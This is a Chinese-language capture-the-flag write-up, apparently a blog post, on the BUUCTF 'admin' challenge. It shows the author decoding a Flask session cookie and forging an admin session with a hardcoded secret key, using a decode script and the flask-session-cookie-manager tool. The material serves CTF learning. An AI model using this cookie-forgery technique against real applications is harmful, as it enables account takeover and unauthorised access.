
buuctf之admin writeup

49.234.77.58/index.php/2019/09/27/buuctf之admin-writeup

XZLang 2019年9月27日

熟悉的登陆注册页面，结合结合题目admin的提示，想到是通过修改admin用户密码或伪造admin身份的方式来以admin账户。


查看源码，看到了一个hint：



```
<div class="four wide column"></div>
<div class="eight wide column">
    <!-- https://github.com/woadsl1234/hctf_flask/ -->
  <form class="ui form segment" method="post" enctype="multipart/fc
    <div class="field required">
```

下载下来，是靶场的源码

首先尝试抓包分析，抓取了修改密码的请求包，看到了一串session的密文




```
Cookie:
session=.eJw9kDGPgkAQhf_KZWoLWKAhsdDAEUxmCGSRzDZGESMryyWoOVjjf7-Nx
RWvmMnLm2_eCw6XqbtflX5Mz24Fh_4M8Qu-ThBDkWyCQwJMuvRYbweSGCo59Gj3Pem
bhzYV1PAv2tanrJyVPmsUKEiyT0m5KLdj46TRJ_t9VUkbsUw9pXdD0aQBi1yorA7JpiFluyv
r2keTC9KbAM1ek_O4GwtZdHM1oK1uqDIQWWVY1IEhywiTMnIsa3ivoL1PI8Pj59aN_y-g2
Dvc7YCGQ0yqnm09qywPWLYOq12wSReUux5IPrNUmhsaVLn-xI1H07ml49n0l6zgee-mT
zvge_D-A9NJZOw.XXZsYg.7AH9cu-xLmorGeFBqG95FRcqquA
Upgrade-Insecure-Requests: 1

-----------------------------287321052116072
Content-Disposition: form-data; name="newpassword"

123
-----------------------------287321052116072--
```

因为这里使用了flask框架，所以搜索了一下，发现flask的session不存在加密，并且我在GitHub上面找到了flask的session解码及转码的 脚本（脚本小子上线）




```
E:\CTF\web工具箱\脚本>python buuctf_admin.py .eJw9kDGPgkAQhf_KZWoLWKAxsdDAEUhmCGSRzDZGESML6yWoOVjjf7-NxRWvmMnLm2_eCw6XqbtfYf2Ynt0KDv0Z1i_4OsEaingbFJJn0qXHejeSxFDJsUe770kPHtpEUMO_aFuf0nJW-qx
RoCDJPsXloty0jZNGn-z3VcVtxDLxlM7HokkCFplQaR2STUJK8yvr2keTCdLbAM1ek_O4GwtZdHMloq0GlByotDIs66iQZYRxGTmWDbxXON6ny-HxM3S3_xdQ7B3ubkTDIcZVz7aeVZoFLFuH1S7YJAvKvEeZzSyV5oZGVW4-cbej6VzE8Wz6my8CWMHz
3k2fgsD34P0H_rFlgg.XXZ1jw.xm91JESeMCuV4e0u2O0rkVdsS9M
{'_fresh': True, '_id': b'807961644b0e538e9b35b6943165f03754d1f7c3c6565442dd1bd1b3571ad79a14f2e9a7cb6de87184bab552b66072ec5a73127372de34d267ddfa5994904969', 'csrf_token': b'3eb30e2f804bc51d
b7a71b721a212b121a6cacee', 'name': 'admin123', 'user_id': '10'}
```

而且在源码中，我们很容易的看到了secret_key


> SECRET_KEY = os.environ.get(‘SECRET_KEY’) or ‘ckj123’

于是加上key，修改name为admin



```
E:\CTF\web工具箱\flask-session-cookie-manager-master\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py encode -s'ckj123' -t"{'_fresh': True, '_id': b'807961644b0e5
38e9b35b6943165f03754d1f7c3c6565442dd1bd1b3571ad79a14f2e9a7cb6de87184bab552b66072ec5a73127372de34d267ddfa5994904969', 'csrf_token': b'3eb30e2f804bc51db7a71b721a212b121a6cacee', 'name': 'adm
in', 'user_id': '10'}"
.eJw9kDGPgkAQhf_KZWoLWKAhsdDAEUxmCGSRzDZGESMryyWoOVjjf7-NxRWvmMnLm2_eCw6XqbtfIX5Mz24Fh_4M8Qu-ThBDkWyCQvJMuvRYbweSGCo59Gj3PembhzYV1PAv2tanrJyVPmsUKEiyTOm5KLdj46TRJ_t9VUkbsUw9pXdD0aQBi1yorA7J
piF1uyvr2keTC9KbAM1ek_O4GwtZdHM1oK1uqD1QWWVY11EhywiTMnIsa3ivoL1P18Pj59aN_y-g2Dvc7YCGQ0yqnm09qywPWLYOq12wSReUux51PrNUmhsaVLn-xI1H07mI49n0I6zgee-mTzvge_D-A9NJZOw.XXZuVQ.yuQIN3le-4HZQg74FSt4ls
yAH1U
```

拿到了修改后的session，发包修改密码，登录admin账户，拿到flag



hctf

Hello admin

flag{cbd6944e-a004-448a-9895-207fbce87aec}

Welcome to hctf

最后附上session解码的脚本

```
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

以及解码转码的GitHub地址：

> https://github.com/noraj/flask-session-cookie-manager

Hestia |由ThemeIsle开发